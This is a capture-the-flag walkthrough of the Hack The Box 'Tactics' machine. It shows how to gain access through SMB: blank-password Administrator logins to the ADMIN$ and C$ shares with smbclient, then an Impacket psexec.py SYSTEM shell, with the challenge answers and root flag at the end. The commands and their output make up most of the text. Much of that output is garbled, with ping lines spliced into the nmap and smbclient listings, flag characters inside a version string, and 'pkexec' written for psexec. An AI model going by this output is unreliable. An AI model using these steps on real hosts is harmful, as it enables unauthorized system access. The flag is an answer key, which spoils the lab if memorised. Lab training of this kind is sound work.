
What is the name of the service?
```

Now return to HTB and spawn the machine and wait for the ip address to be created
(note: this can take a few minutes)



Tactics

10.129.81.143



ping the address given (this will change every time you spawn a machine)

```
(root@kali)-[~]
# ping 10.129.176.212
PING 10.129.176.212 (10.129.176.212) 56(84) bytes of data.
64 bytes from 10.129.176.212: icmp_seq=1 ttl=127 time=52.7 ms
64 bytes from 10.129.176.212: icmp_seq=2 ttl=127 time=53.5 ms
64 bytes from 10.129.176.212: icmp_seq=3 ttl=127 time=52.2 ms
64 bytes from 10.129.176.212: icmp_seq=4 ttl=127 time=54.1 ms
^C
— 10.129.176.212 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 52.249/53.121/54.110/0.720 ms

(root@kali)-[~]
#
```

Tactics

1.2 Nmap scan

```
nmap -sC -Pn 10.129.81.143
```

```
(root@kali)-[~]
# nmap -sC -Pn 10.129.81.143
PING 10.129.81.143: 56 bytes of data.
0 bytes from 10.129.81.143: icmp_seq=1 ttl=63 time=52.2 ms
Host is up (0.054s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
Statistics: 0 packets sent, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 52.226/52.499/52.811/0.209 ms
Host script results:
| smb2-security-mode:
|   3:1:1:0.129.184.213
|_ Message signing enabled but not required
| smb2-time:
|   date: 2025-03-18T16:41:01
|_ start_date: N/A
|_ 10.129.184.213: icmp_seq=1 ttl=63 time=53.4 ms
|_ 10.129.184.213: icmp_seq=2 ttl=63 time=499 ms
|_ 10.129.184.213: icmp_seq=3 ttl=63 time=53.3 ms
|_ 10.129.184.213: icmp_seq=4 ttl=63 time=52.2 ms
Nmap done: 1 IP address (1 host up) scanned in 45.54 seconds
--- 10.129.184.213 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 52.159/164.437/498.932/193.121 ms
(root@kali)-[~]
#
```

According to the results of the nmap scan, the machine is running the Windows and the Server Message Block service on port 445. We have found our target. Below is a short summary of each port discovered and its' functionality, for some background information on the target. Documenting these ports and the target in general is vital before starting any kind of attack.

It will help you in avoiding a crashed target or a Firewall block and alert

Tactics

Port 135:

The Remote Procedure Call (RPC) service supports communication between Windows applications. Specifically, the service implements the RPC protocol – a low-level form of inter-process communication where a client process can make requests of a server process. Microsoft's foundational COM and DCOM technologies are built on top of RPC.

The service's name is RpcSs and it runs inside the shared services host process, svchost.exe. This is one of the main processes in any Windows operating system & it should not be terminated.

Port 139:

This port is used for NetBIOS. NetBIOS is an acronym for Network Basic Input/Output System. It provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network. As strictly an API, NetBIOS is not a networking protocol. Older operating systems ran NetBIOS over IEEE 802.2 and IPX/SPX using the NetBIOS Frames (NBF) and NetBIOS over IPX/SPX (NBX) protocols, respectively. In modern networks, NetBIOS normally runs over TCP/IP via the NetBIOS over TCP/IP (NBT) protocol. This results in each computer in the network having both an IP address and a NetBIOS name corresponding to a (possibly different) host name. NetBIOS is also used for identifying system names in TCP/IP(Windows).

Simply saying, it is a protocol that allows communication of files and printers through the Session Layer of the OSI Model in a LAN.

Port 445:

This port is used for the SMB. SMB is a network file sharing protocol that requires an open port on a computer or server to communicate with other systems. SMB ports are generally port numbers 139 and 445.

Port 139 is used by SMB dialects that communicate over NetBIOS. It's a session layer protocol designed to use in Windows operating systems over a local network.

Port 445 is used by newer versions of SMB (after Windows 2000) on top of a TCP stack, allowing SMB to communicate over the Internet.

This also means you can use IP addresses in order to use SMB like file sharing.

Simply saying, SMB has always been a network file sharing protocol. As such, SMB requires network ports on a computer or server to enable communication to other systems.

SMB uses either IP port 139 or 445.

Tactics

1.3 SMB Client

smbclient -h

```
(root@kali) ~  
# smbclient -h  
  
Invalid option -h: unknown option  
  
Usage: smbclient [-?EgqBNPKV] [-?] help [--usage] [-M] message=HOST [-I] ip-address=IP [-E] stderr [-L] list=HOST [-T] tar=<c>xIXFvgbMan [-O] directory=DIR  
[-c] command=STRING [-b] send-buffer=BYTES [-t] timeout=SECONDS [-p] port=PORT [-g] greppable [-q] quiet [-B] browse [-d] debuglevel=DEBUGLEVEL  
[--debug-stdout] [-s] configfile=CONFIGFILE [--option=name=value] [-l] log-basename=LOGFILEBASE [--leak-report] [--leak-report-full]  
[-R] name-resolve=NAME-RESOLVE-ORDER [-O] socket-options=SOCKETOPTIONS [-m] max-protocol=MAXPROTOCOL [-n] netbiosname=NETBIOSNAME [--netbios-scope=SCOPE]  
[-W] workgroup=WORKGROUP [--realm=REALM] [-U] user=[DOMAIN/]USERNAME[%PASSWORD] [-N] no-pass [--password=STRING] [--pw-nt-hash] [-A] authentication-file=FILE  
[-P] machine-pass [--simple-bind-dn=DN] [--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off]  
[-k] kerberos [-V] version [OPTIONS] service <password>
```

you can access the complete manual for the smbclient tool by typing the man smbclient command in your terminal window

Upon exploring the choices, we will settle on the command below, in order to list the various available shares (-L) and to attempt a login as the Administrator account, which is the high privilege standard account for Windows operating systems.

Typically, the SMB server will request a password, but since we want to cover all aspects of possible misconfigurations, we can attempt a password less login.

Simply hitting the Enter key when prompted for the Administrator password will send a blank input to the server.

Whether it accepts it or not, we still need to discover.

-L : List available shares on the target.
-U : Login identity to use.

smbclient -L 10.129.81.143 -U Administrator

```
(root@kali) ~  
# smbclient -L 10.129.81.143 -U Administrator
```

```
(root@kali) ~  
# smbclient -L 10.129.81.143 -U Administrator  
Password for [WORKGROUP\Administrator]:  
PING 10.129.81.143 (10.129.81.143) 32(64) bytes of data:  
64 byte from 10.129.81.143: icmp=127 time=1615 ms  
64 byte from 10.129.81.143: icmp=127 time=52.2 ms  
64 byte from 10.129.81.143: Remote Admin time=51.6 ms  
64 byte from 10.129.81.143: Default share time=57.5 ms  
64 byte from 10.129.81.143: Remote IPC  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.129.81.143 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available  
  
(root@kali) ~  
#
```

Tactics

1.4 Foothold

We have two options of attack. One is loud, one is not

Option A: Smbclient simple navigation to C\$ share with Administrator authorization

Option B: PSexec.py from Impacket, involving Impacket installation and common attack surface, big fingerprinting

1.4.1 Option A: SMB Unprotected C\$ Share

```
smbclient -L 10.129.81.143 -U Administrator
```

```
(root@kali)-[~]  
# smbclient -L 10.129.81.143 -U Administrator
```

Simply hitting the Enter key when prompted for the Administrator password will send a blank input to the server.

Whether it accepts it or not, we still need to discover.

```
(root@kali)-[~]  
# smbclient -L 10.129.81.143 -U Administrator  
Password for [WORKGROUP\Administrator]:  
PING 10.129.81.143 (10.129.81.143) 56(84) bytes of data:  
64 bytes from 10.129.81.143: icmp=127 time=1615 ms  
64 bytes from 10.129.81.143: icmp=127 time=52.2 ms  
64 bytes from 10.129.81.143: icmp=127 time=51.6 ms  
64 bytes from 10.129.81.143: icmp=127 time=57.5 ms  
64 bytes from 10.129.81.143: icmp=127 time=57.5 ms  
64 bytes from 10.129.81.143: icmp=127 time=57.5 ms  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.129.81.143 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available
```

Tactics

```
smbclient \\\\10.129.81.143\\ADMIN$ -U Administrator
```

```
(root@kali)-[~] (10.129.184.213) 56(84) bytes of data.
# smbclient \\\\10.129.81.143\\ADMIN$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> help
?                allinfo          altname          archive          backup
blocksize        canceling status case_sensitive   cd               chmod
chown            close_l         del              0% packet loss  deltree         dir
du              min/avg/max    echo            exit             37/498.932      get
geteas          hardlink       help            history          iosize
lcd             link           lock            lowercase       ls
l               mask          md              mget            mkdir
mkfifo          more           mput            newer data      notify
open            posix          posix_encrypt   posix_open       posix_mkdir
posix_rmdir     posix_unlink   posix_whoami    print            prompt
put            bytes from    pwd             q               queue           quit
readlink        from         rd              recurse          reget           rename
reput           rm            rmdir          showacls        setea
setmode         scopy         stat            symlink         tar
tarmode         s trans      timeout        4 received, 20% packet loss, time 4014m
vuid            min/avg/max   wdel           logon           9/1615.38      listconnects, p
tcon            tdis         tid            utimes          logoff
..              !
smb: \>
```

exit

```
smb: \> exit
```

Instead of accessing the ADMIN\$ share, we can access the C\$ share, which is the file system of the Windows machine

```
smbclient \\\\10.129.81.143\\C$ -U Administrator
```

```
(root@kali)-[~] ed, 4 received, 20% packet loss, time 4014m
# smbclient \\\\10.129.81.143\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \>
```

dir

```
(root@kali)-[~] ed, 4 received, 20% packet loss, time
# smbclient \\\\10.129.81.143\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> dir
```

Tactics

```
(root@kali)-[~]
# smbclient \\\\10.129.81.143\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> dir
.
DHS 0 Wed Apr 21 11:23:49 2021
Config.Msi
DHS 0 Wed Jul 7 14:04:56 2021
Documents and Settings
DHSrn 0 Wed Apr 21 11:17:12 2021
pagefile.sys
AHS 738197504 Tue Mar 18 12:28:53 2025
PerfLogs
D 0 Sat Sep 15 03:19:00 2018
Program Files
DR 0 Wed Jul 7 14:04:24 2021
Program Files (x86)
D 0 Wed Jul 7 14:03:38 2021
ProgramData
DH 0 Tue Sep 13 12:27:53 2022
Recovery
DHSn 0 Wed Apr 21 11:17:15 2021
System Volume Information
DHS 0 Wed Apr 21 11:34:04 2021
Users
DR 0 Wed Apr 21 11:23:18 2021
Windows
D 0 Wed Jul 7 14:05:23 2021

3774463 blocks of size 4096. 1158627 blocks available
smb: \>
```

We have access to the file system.

From here, we will directly navigate to the standard root flag location on any Hack The Box Windows vulnerable machine:

```
cd Users\Administrator\Desktop
```

Using the dir command, we discover the flag file present snugly on our system.

```
smb: \> cd Users\Administrator\Desktop
```

Be patient and let it advance to the next chosen directory

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\>
```

```
dir
```

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
```


Tactics

```
smb: \> cd Users\Administrator\Desktop  ttl=127 time=51.6 ms
smb: \Users\Administrator\Desktop\> dir  ttl=127 time=57.5 ms
.                DR            0   Thu Apr 22 03:16:03 2021
.. 10.129.81.143 ping statistics — DR            0   Thu Apr 22 03:16:03 2021
desktop.ini      AHS acker 282   Wed Apr 21 11:23:32 2021
flag.txt         32   Fri Apr 23 05:39:00 2021

3774463 blocks of size 4096. 1158323 blocks available
smb: \Users\Administrator\Desktop\> █
```

In order to retrieve the flag.txt file from the server, we can use the `get flag.txt` command.

This will initialize a download with the output location being our last visited directory on our attacker VM at the point of running the smbclient tool

```
3774463 blocks of size 4096. 1158323
smb: \Users\Administrator\Desktop\> get flag.txt █
```

```
smb: \Users\Administrator\Desktop\> get flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> █
```

We can now exit the smbclient command line and read the file we just downloaded using the `cat` command

```
smb: \Users\Administrator\Desktop\> exit █
```

```
(root@kali)-[~]
# cat flag.txt █
```

```
(root@kali)-[~] ping statistics —
# cat flag.txt █
f751c19eda8f61ce81827e6930a1f40c4.189,
```

f751c19eda8f61ce81827e6930a1f40c

Tactics

1.4.2 Option B: Impacket

Verify you have Impacket

```
(root@kali)-[~]  
# pip3 list | grep impacket  
impacket da8f61ce81827e6930a1f400.12.0
```

```
(root@kali)-[~]  
# dpkg -l | grep impacket  
ii impacket-scripts 1.10 all Links to useful impacket scripts examples  
ii python3-impacket 0.12.0-3 all Python3 module to easily build and dissect network protocols
```

The syntax for simply getting an interactive shell from a target :
python psexec.py username:password@hostIP

From the previous method in which we used smbclient, so we know that there is no password for the 'Administrator' user.

So, the command we are going to run is: psexec.py administrator@10.129.81.143

When it prompts for entering a password, simply press enter (as there is no password)

psexec.py administrator@10.129.81.143

```
(root@kali)-[~]  
# psexec.py administrator@10.129.81.143  
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation  
Password:
```

Tactics

```
(root@kali)-[~]  
# psexec.py administrator@10.129.81.143  
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation  
flag.txt  
Password:  
[*] Requesting shares on 10.129.81.143..... 1158323 blocks  
[*] Found writable share ADMIN$  
[*] Uploading file xkWtgfpM.exe  
[*] Opening SVCManager on 10.129.81.143.....  
[*] Creating service mYrm on 10.129.81.143.....  
[*] Starting service mYrm.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

whoami

```
C:\Windows\system32>whoami
```

```
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>
```

We got the shell with the highest privileges, i.e. as user NT Authority/System .
Awesome! Now, you can browse the file system and retrieve the flag.

However, using the pkexec utility is often preferred in simulated testing environments, but it can be easily detected by the Windows Defender in real-world assessments.

cd C:\Users\Administrator\Desktop

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop  
  
C:\Users\Administrator\Desktop>
```

Tactics

dir

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop  
C:\Users\Administrator\Desktop>dir
```

```
C:\Users\Administrator\Desktop>dir  
Volume in drive C has no label.  
Volume Serial Number is EEE0-FCDB  
Directory of C:\Users\Administrator\Desktop  
04/22/2021 12:16 AM <DIR> .  
04/22/2021 12:16 AM <DIR> ..  
04/23/2021 02:39 AM 32 flag.txt  
1 File(s) 32 bytes  
2 Dir(s) 4,744,044,544 bytes free  
C:\Users\Administrator\Desktop>
```

type flag.txt

```
C:\Users\Administrator\Desktop>dir  
Volume in drive C has no label.  
Volume Serial Number is EEE0-FCDB  
Directory of C:\Users\Administrator\Desktop  
04/22/2021 12:16 AM <DIR> .  
04/22/2021 12:16 AM <DIR> ..  
04/23/2021 02:39 AM 32 flag.txt  
1 File(s) 32 bytes  
2 Dir(s) 4,744,044,544 bytes free  
C:\Users\Administrator\Desktop>type flag.txt
```

```
C:\Users\Administrator\Desktop>type flag.txt  
f751c19eda8f61ce81827e6930a1f40c  
C:\Users\Administrator\Desktop>
```

f751c19eda8f61ce81827e6930a1f40c

Tactics

1.5 Challenge Questions

1. Which Nmap switch can we use to enumerate machines when our ping ICMP packets are blocked by the Windows firewall?
`-Pn`
2. What does the 3-letter acronym SMB stand for?
`Server Message Block`
3. What port does SMB use to operate at?
`445`
4. What command line argument do you give to `smbclient` to list available shares?
`-L`
5. What character at the end of a share name indicates it's an administrative share?
`$`
6. Which Administrative share is accessible on the box that allows users to view the whole file system?
`C$`
7. What command can we use to download the files we find on the SMB Share?
`get`
8. Which tool that is part of the Impacket collection can be used to get an interactive shell on the system?
`psexec.py`
9. Submit root flag
`f751c19eda8f61ce81827e6930a1f40c`
`f751c19eda8f61ce81827e6930a1f40c`

Tactics

1.6 Completion Certificate

